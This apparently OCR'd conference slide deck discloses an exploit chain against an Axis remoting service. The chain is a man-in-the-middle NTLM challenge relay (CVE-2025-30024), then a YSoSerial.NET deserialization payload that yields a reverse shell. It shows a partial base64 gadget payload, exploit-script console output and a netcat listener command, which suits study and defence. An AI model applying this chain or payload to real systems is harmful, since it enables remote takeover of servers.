
CLIENT --> SERVER DATA:  
User-Agent: Axis.Remoting.N

```
 SERVER --> CLIENT DATA:  
 NTLMSSP-8-ÂŠN'hê  
 -aJ-D-E-S-K-T-O-P--D-5-  
 CLIENT --> SERVER DATA:  
 -X  
 CLIENT --> SERVER DATA:  
 NTLMSSP-X-  
 -
```


# What we have so far

- We have serialization vulnerability (== RCE)
  - But it requires authentication
- But we can exploit it in another form!


# Step 1: We MiTM the connection




## Step 2: Client authenticates (NTLMSSP) to server and we pass-the-challenge (CVE-2025-30024)



# Step 3: After Auth - Inject Deserialization payload





# YSoSerial.NET

CLIENT --> SERVER DATA:

Modified request:

```
----{  
    "Data": {  
        "Value": {  
            "$type": "System.Security.Principal.WindowsIdentity, mscorel, Version=4.0.0.0, Culture=neutral,  
PublickeyToken=b77a5c561934e089",  
            "System.Security.ClaimsIdentity.actor":  
"AAEAAAAD////AQAAAAAAAAMAgAAAFA5NaWNyb3NvZnQuUG93ZXJTaGVsbC5FZG10b3IsIFZlcNpb249My4wLjAuMCwgQ3VsdHVyZT1  
-2t1bj0zMWJmMzg1NmFkMzY0ZTM1BQEAAABCTW1jcm9zb2Z0L1Zpc3VhbFN0dWRpby5UZXh0LkZvcn1hdHRpbmcuVGv4dEZvcn1hdHRpb  
-Gb3J1Z3JvdW5kQnJ1c2gBAgAAAAAYDAAAAtgU8P3htbCB2ZXJzaW9uPSIxLjAiIGVuY29kaW5nPSJ1dGYtMTYiPz4NCjxPYmplY3REYXR  
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-k9iamVjdEluc3RhbmN1Pg0KPC9PYmplY3REYXRhUHJvdmlkZXI+Cw=="
```

# Step 4: Reverse Shell on Server!

AcsService.exe	NT AUTHORITY\...
conhost.exe	NT AUTHORITY\...
powerShell.exe	NT AUTHORITY\...
conhost.exe	NT AUTHORITY\...




```
[root@localhost axis]# python3 mitm_exploit.py
[+] Setting up MiTM listener!
[+] Received connection from client! forwarding to server
[+] Forwarding NTLMSSP Challenge/Response
[+] Auth completed! Injection RevShell payload
[+] You should get reverse shell any minute now!
[root@localhost axis]#
```


```
[root@localhost axis]# nc -lvp 5050
